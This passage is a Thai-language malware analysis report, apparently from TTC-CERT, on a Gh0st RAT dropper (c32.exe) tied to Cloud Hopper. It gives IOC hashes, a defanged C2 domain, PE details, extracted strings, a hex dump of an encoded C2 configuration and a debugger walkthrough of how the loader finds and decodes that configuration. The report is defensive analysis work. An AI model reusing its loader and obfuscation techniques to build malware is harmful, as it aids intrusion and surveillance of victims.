มีความเป็นไปได้สูงที่ถูกส่งมาจากเครื่องแม่ข่ายของ [ตัดออก]

ผลการตรวจสอบไฟล์มัลแวร์ดังกล่าว พบว่ามัลแวร์นี้มีขีดความสามารถที่หลากหลาย เช่น

- มีการปกป้องข้อมูล command and control (C2) และค่า Configuration โดยใช้การ Encode และ Obfuscation สองชั้น
- ทำการถอดรหัสข้อมูล C2 และค่า Configuration ภายใน Memory เท่านั้น
- สามารถรอรับคำสั่งเพิ่มเติมจาก C2 Server ได้
- สามารถเก็บรวบรวมข้อมูลของเครื่องผู้ใช้งานได้หลากหลาย เช่น เปิดกล้องเพื่อถ่ายภาพ-วิดิโอ, บันทึกเสียง, Keylogger, การใช้งาน Mouse, และอ่านค่า Clipboard เป็นต้น
- สามารถขโมยข้อมูลและส่งไฟล์ออกไปภายนอกผ่านระบบเครือข่ายได้

ศูนย์ TTC-CERT ได้จัดทำรายการ Indicators of Compromise (IOCs), Technique-Tactics (MITRE ATT&CK), รวมถึง Yara Rule เพื่อให้สมาชิกสามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กรต่อไป อย่างไรก็ตามหากองค์กรของสมาชิกได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูลนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

[1] "Operation Cloud Hopper - Cyber security - PwC." https://www.pwc.co.uk/issues/cyber-security-services/insights/operation-cloud-hopper.html. Accessed 16 Jun. 2021.

ไฟล์ที่ถูกตรวจสอบ (1)

107BB221F0DE9CE215DA1E685ED9144B45EDAF0829C654419CB24F0260DD71A5 (c32.exe)

ไฟล์เพิ่มเติมที่เกี่ยวข้อง (3)

2D101203DBD9C9F296890E03860EF90C5F78D28D40531A531694EBAB15D4546E (c32.exe_unpacked)

6AB6A0F05F8667589C8A0416BE7BD238A414AA62CCD4C7245A872987912012B9 (27d311.dll)

86390C9407C61353595E43AA87475FFE96D9892CFAC3324D02B374D11747184D (129)

โดเมน (1)

site[.]woshima[.]xyz

ผลการวิเคราะห์

107BB221F0DE9CE215DA1E685ED9144B45EDAF0829C654419CB24F0260DD71A5

Tags

Dropper Trojan Packed Redosdru Cloud Hopper

รายละเอียดของไฟล์

ชื่อไฟล์	c32.exe
ขนาด	337172 bytes
ประเภท	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
MD5	ADE5761708A015F23076354AB0289880
SHA1	6FA12E4CBB425B329E5C06FBE9CA4AAD65BB7BE3
SHA256	107BB221F0DE9CE215DA1E685ED9144B45EDAF0829C654419CB24F0260DD71A5
SHA512	230E96B0FABE0A3EB1A3700387E0D44C35108D53EF5B469FD277AFD3E7968015F F3751978E3D3CF6E32A39403A186D6CD77EB6D27F8C6A0C532DBA1E74F3473B
ssdeep	6144:ptOiOvWy4Gx4GlIwfg5sGpTtaREWVoDO9qwo5lCiqhbeloJZyXwcaEOmwQD 4:ptOiStKu3fgV7+oDO9HinAeZXwW3wP
Entropy	7.764

แอนตี้ไวรัส

FireEye	Generic.mg.ade5761708a015f2
Malwarebytes	Malware.AI.4234106928
McAfee	GenericRXAA-AA!ADE5761708A0

PE Metadata	
Compile Date	2008-12-10 21:03:52 UTC
Import Hash	E7E355AC0DA5B0DD6C80FF7CFDAE5E4D

PE Sections			
MD5	Name	Raw Size	Entropy
D41D8CD98F00B204E9800998ECF8427E	UPX0	27648	0.000000
B8A397F3C294753DE21847FC48039506	UPX1	9728	7.767923
764E71C79C7E5E8836D7B0E902BC620D	.rsrc	3584	2.753430

Packers/Compilers/Cryptors
UPX v3.91

ความเชื่อมโยง		
2D101203DB....	Contain	86390C9407...
2D101203DB....	Dropped	6AB6A0F05F...

รายละเอียด

จากการตรวจสอบ Static Properties พบว่าไฟล์ 107BB221F0... (c32.exe) มีค่า Entropy ที่ระดับ 7.764 ซึ่งเป็นข้อบ่งชี้ว่าไฟล์ดังกล่าวอาจจะมีการ Packed เอาไว้ จึงทำการวิเคราะห์ข้อมูลเพิ่มเติมเพื่อยืนยันข้อสันนิษฐานดังกล่าว โดยการตรวจสอบค่า Strings พบว่าส่วนใหญ่จะเป็นค่าที่ไม่สามารถอ่านได้ เมื่อตรวจสอบ PE Sections พบความผิดปกติคือ มี Sections เพียง 3 รายการ และมี Sections ที่ตั้งชื่อว่า “UPX0” และ “UPX1” ซึ่งเป็นข้อบ่งชี้ว่าอาจจะมีการใช้เครื่องมือในการ Packed Binary ที่ชื่อว่า UPX[2] เมื่อทำการตรวจสอบเพิ่มเติมโดยใช้เครื่องมือชื่อ “ExeInfo PE” จึงยืนยันได้ว่าไฟล์ 107BB221F0... ถูก Packed โดยใช้เครื่องมือที่มีชื่อว่า UPX เวอร์ชั่น 3.91


เพื่อทำการตรวจสอบ Static Properties เพิ่มเติม จำเป็นต้องทำการ Unpack Binary โดยใช้คำสั่ง :

```
$upx -d -o c32.exe_unpacked c32.exe
```

เมื่อได้ไฟล์ c32.exe_unpacked (SHA256: 2D101203DBD9C9F296890E03860EF90C5F78D28D40531A531694EBAB15D4546E) มาแล้ว จึงทำการตรวจสอบ Static Properties เพิ่มเติม พบว่าไฟล์ดังกล่าวมีการ embed ไฟล์ประเภท executable


[2] "UPX: the Ultimate Packer for eXecutables - Homepage." https://upx.github.io/. Accessed 10 May. 2021.

ชื่อ “129” เอาไว้ในส่วนของ Resource (SHA256: 86390C9407C61353595E43AA87475FFE96D9892CFAC3324D02B374D11747184D)



ภาพประกอบ1 - Section “.rsrc” มีการฝังไฟล์ PE ประเภท DLL เอาไว้ที่ Block ของ Offset 0x0000A400 ซึ่งยืนยันได้จากค่า Hex 5A4D ที่ตำแหน่ง Offset 0x0000A460

และมีค่า String ที่มีลักษณะแบบ Cipher Text ในรูปแบบของ Base64 เก็บเอาไว้ใน Overlay ของไฟล์ PE ซึ่งคาดว่า String ดังกล่าว เป็นข้อมูลที่มีการเข้ารหัส (Encrypted/Obfrustcated/Encoded) ในรูปใดรูปแบบหนึ่ง โดยสิ่งที่น่าสนใจคือ วิธีการที่มัลแวร์จะเรียกใช้งาน Cipher Text ดังกล่าว เนื่องจาก Overlay เป็นส่วนประกอบของ PE File ที่จะไม่ถูกโหลดเข้าไปยัง Memory เหมือนส่วนประกอบอื่น ๆ รวมไปถึงการที่ Cipher Text ดังกล่าว มี String คำว่า “GH0STC” อยู่ที่บริเวณส่วนเริ่มต้นและส่วนท้ายของข้อความ



c32_unpacked.exe

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
000A4790	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000A47A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000A47B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000A47C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000A47D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000A47E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000A47F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000A4800	47	48	30	53	54	43	5A	48	42	62	55	56	78	4E	46	6C	GH0STCZHBbUVxNFl
000A4810	39	58	57	31	42	52	56	55	6B	57	59	47	46	69	5A	48	9XW1BRVUkWYGFiZH
000A4820	67	65	49	43	41	67	5A	47	39	4C	47	78	70	6B	65	33	geICAgZG9LGxpke3
000A4830	5A	32	54	56	78	66	56	31	70	54	65	30	31	61	58	6C	Z2TVxfV1pTe01aXl
000A4840	46	4C	54	58	74	68	57	32	52	37	65	32	74	33	64	52	FLTXthW2R7e2t3dR
000A4850	4D	49	64	55	6C	57	53	55	39	4E	56	55	31	57	58	41	MIdUlWSU9NVU1WXA
000A4860	68	37	59	56	74	63	54	56	56	6B	65	32	78	34	57	6C	h7YVtcTVVke2x4Wl
000A4870	64	65	55	55	78	4E	57	77	68	59	54	56	70	4F	56	31	deUUxNWwhYTVpOV1
000A4880	70	56	53	56	5A	4C	54	51	68	55	55	55	70	61	53	56	pVSVZLTQhUUUpaSV
000A4890	70	68	43	46	46	57	54	6C	64	61	56	55	6C	63	55	56	phCFFWTldaVUlcUV
000A48A0	64	57	43	48	39	52	56	6B	78	58	58	31	73	49	64	55	dWCH9RVkxXX1sIdU
000A48B0	6C	57	53	55	39	4E	56	55	31	57	58	41	68	78	56	6C	lWSU9NVU1WXAhxVl
000A48C0	74	63	57	6C	31	56	54	56	5A	63	53	56	78	52	56	31	tcWl1VTVZcSVxRV1
000A48D0	59	49	45	48	39	31	63	52	45	49	57	46	70	58	58	6C	YIEH91cREIWFpXXl
000A48E0	46	4D	54	56	70	62	43	46	78	58	43	45	74	55	55	55	FMTVpbCFxXCEtUUU
000A48F0	31	57	58	46	73	49	56	31	59	49	58	46	42	4E	43	46	1WXFsIV1YIXFBNCF
000A4900	5A	4E	58	46	39	58	57	6C	4D	57	5A	43	67	3D	47	48	ZNXF9XWlMWZCg=GH
000A4910	30	53	54	43													0STC

ภาพประกอบ2 - Overlay ที่ Offset 0x000A4800 มี String ในรูปแบบ Base64 Cipher Text

---เริ่มต้น Base64 Cipher Text---

GH0STC*ZHBbUVxNFl9XW1BRVUkWYGFiZHgeICAgZG9LGxpke3Z2TVxfV1pTe01aXlFLTXthW2R7e*
2t3dRMIdUlWSU9NVU1WXAh7YVtcTVVke2x4WldeUUxNWwhYTVpOV1pVSVZLTQhUUUpaSVph
CFFWTldaVUlcUVdWCH9RVkxXX1sIdUlWSU9NVU1WXAhxVltcWl1VTVZcSVxRV1YIEH91cREIWFp
*XXlFMTVpbCFxXCEtUUU1WXFsIV1YIXFBNCFZNXF9XWlMWZCg=****GH0STC***
---สิ้นสุด Base64 Cipher Text---

เมื่อทำการตรวจสอบค่า Strings ของไฟล์ 2D101203DB... เพิ่มเติม พบข้อมูลที่น่าสนใจ ดังนี้

---เริ่มต้น Strings---
GH0STC
%s\shell\open\command
Applications\iexplore.exe\shell\open\command
_kaspersky
%%SystemRoot%%\System32\svchost.exe -k "%s"

SOFTWARE\Microsoft\Windows NT\CurrentVersion

HARDWARE\DESCRIPTION\System\CentralProcessor\0

SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost

SYSTEM\CurrentControlSet\Services\%s

rundll32.exe %s UnInstall

rundll32.exe %s UnInstall /update %s

rundll32.exe %s, Launch

e:\job\gh0st\Release\Loader.pdb

---สิ้นสุด Strings---

ผลลัพธ์จากการตรวจสอบ Strings สามารถบ่งชี้ให้เห็นถึงการทำงานของมัลแวร์ในช่วง Runtime ได้ว่า มัลแวร์อาจจะมีขีดความสามารถในการ manipulate registry ของเครื่องเป้าหมาย และอาจจะมีการเรียกใช้งานไฟล์ DLL (32 bit) ผ่าน Rundll32.exe รวมถึงข้อมูลของ Debug Path ซึ่งสามารถใช้เป็น IOC ในการสร้าง Adversary Profile ได้

เมื่อประเมินข้อมูลจาก Static Propertie และค่า String ของไฟล์แล้ว ขั้นตอนต่อไปคือ การทดสอบเรียกใช้งานไฟล์มัลแวร์เพื่อตรวจสอบพฤติกรรมการทำงานจริง ๆ โดยทำการทดสอบเรียกใช้งานไฟล์ 2D101203DB... แต่เนื่องจาก Process มีปัญหาการทำงาน (Crashed) โดยที่ไม่แสดงข้อมูลใด ๆ จึงได้ทำการทดสอบเรียกใช้งานไฟล์ 107BB221F0... ซึ่งเป็น Packed Binary แทน ผลการวิเคราะห์พฤติกรรม (Behavior Analysis) พบว่า เมื่อมัลแวร์ถูกเรียกใช้งานจะมีพฤติกรรมดังนี้

1. ทำการ Drop ไฟล์ 27d311.dll (SHA256 : 6AB6A0F05F8667589C8A0416BE7BD238A414AA62CCD4C7245A872987912012B9) ภายใต้ %System% เพื่อเป็นการยืนยันข้อสันนิษฐานว่าไฟล์ 6AB6A0F05F... คือไฟล์ 86390C9407... ที่ถูก embed เอาไว้ใน Resource ของไฟล์ 2D101203DB... หรือไม่ จึงทำการเปรียบเทียบค่า Fuzzy Hash ของไฟล์ทั้งสอง โดยใช้เครื่องมือชื่อ ssdeep ซึ่งผลลัพธ์ยืนยันว่าไฟล์ทั้งสองนี้มีความคล้ายกันที่ระดับ 100 (ค่าสูงสุดคือ 100) แต่เมื่อนำส่วน Overlay ของไฟล์ทั้งสองมาเปรียบเทียบกัน พบว่าส่วน Overlay ของไฟล์ 86390C9407... มีค่า NULL แต่สำหรับไฟล์ 6AB6A0F05F... กลับมีค่า Base64 Cipher Text ภายในส่วน Overlay

```
$ ssdeep -s 129 > 129.db
$ ssdeep -sbm 129.db 27d311.dll
27d311.dll matches 129.db:~/129 (100)
```

2. ทำการ Load ไฟล์ 6AB6A0F05F... เพื่อใช้งานในลักษณะ Module ซึ่งจะทำให้มัลแวร์แสดงพฤติกรรมเพิ่มเติม เช่น การเรียกออกไปยัง Command and Control (C2) และการลบไฟล์

ต้นฉบับของตัวเองบน System Storage เพื่อลบร่องรอยการทำงาน ซึ่งจะพูดถึงต่อไปในรายงานในส่วนของไฟล์ 6AB6A0F05F...


ในขั้นต่อไป เพื่อตรวจสอบว่า Base64 Cipher Text ภายใน Overlay มีวัตถุประสงค์ในการใช้งานอย่างไร และเพื่อยืนยันวิธีการในการ Drop ไฟล์ 6AB6A0F05F... ของมัลแวร์ จำเป็นต้องทำการวิเคราะห์เชิงลึกโดยใช้เทคนิค Dynamic Code Analysis ด้วยเครื่องมือ x64dbg

การวิเคราะห์วัตถุประสงค์ของ Base64 Cipher Text ภายใน Overlay ของไฟล์


สรุปในภาพรวม คือ เพื่อใช้ประโยชน์จาก Overy มัลแวร์ต้องทำการโหลดข้อมูลดังกล่าวเข้าไปยัง Memory ก่อน จากนั้นผู้โจมตีเลือกใช้ String คำว่า “GH0STC” เป็น Keyword เพื่อใช้ในการ Locate Base64 Cipher Text ภายใน Memory แล้วจึงค่อยทำการ Decode Base64 เป็นขั้นแรก ก่อนที่จะทำการ Decrypt Cipher Text ต่ออีกชั้นหนึ่ง ซึ่งมีรายละเอียดในแต่ละขั้นตอนดังนี้

1. 107BB221F0... ทำการโหลดไฟล์ตัวเอง (%Windows%\c32.exe) เข้าไปยัง Memory โดยใช้ WinAPI CreateFile และ ReadFile จากนั้นจึงทำการตรวจสอบขนาดของไฟล์โดยใช้ WinAPI GetFileSize


2. เริ่มทำการเช็คภายใน Memory Address ของไฟล์ c32.exe ที่ถูกโหลดเข้ามาก่อนหน้านี้ เพื่อระบุตำแหน่ง (Locate) ของ String คำว่า “GH0STC” ซึ่งผู้วิเคราะห์ตั้งชื่อ Function ที่ทำหน้าดังกล่าวนี้ว่า “c32.Locate_GH0STC_String”




3. ภายใน Function c32.Locate_GH0STC_String มีภาพรวมการทำงานดังนี้




3.1 เริ่มจาก Loop เพื่อคำนวณจำนวน String ของ GH0STC ซึ่งมีค่าเท่ากับ 6 โดยจะนำมาใช้เป็น Loop Condition ในขั้นต่อไป




3.2 จากนั้นทำการ Loop เพื่อ Locate GH0STC String ภายใน Memory และคำนวณระยะห่างของ Offset จากจุดเริ่มต้นของไฟล์ c32.exe (0x4D5A) ไปจนถึง GH0STC string ชุดแรก ซึ่งจะถูกใช้เป็นจุดเริ่มต้นในการ Locate GH0STC String ชุดที่สองต่อไป ซึ่ง GH0STC String ชุดที่สองนั้นก็คือส่วนเริ่มต้นของ Base64 Cipher Text ที่อยู่ในส่วน Overlay ของไฟล์ โดยค่าระยะห่างของ Offset จากจุดเริ่มต้นของไฟล์ c32.exe (0x4D5A) ถึง GH0STC string ชุดแรก คือ 0x571B



3.3 หลังเรียกใช้งาน Function c32.Locate_GH0STC_String ครั้งแรก มัลแวร์ได้เริ่มการคำนวณเพื่อกำหนดตำแหน่งใน Memory เพื่อเริ่มการ Locate GH0STC String ชุดที่สอง รวมถึงกำหนดจุดสิ้นสุดในการ Locate ซึ่งก็คือส่วนท้ายของ Base64 Cipher Text String ก่อนที่จะเรียกใช้งาน Function c32.Locate_GH0STC_String เป็นครั้งที่สอง จนได้ผลลัพธ์เป็น Memory Address ของ GH0STC String ซึ่งอยู่ที่บริเวณส่วนต้นและส่วนท้ายของ Base64 Cipher Text





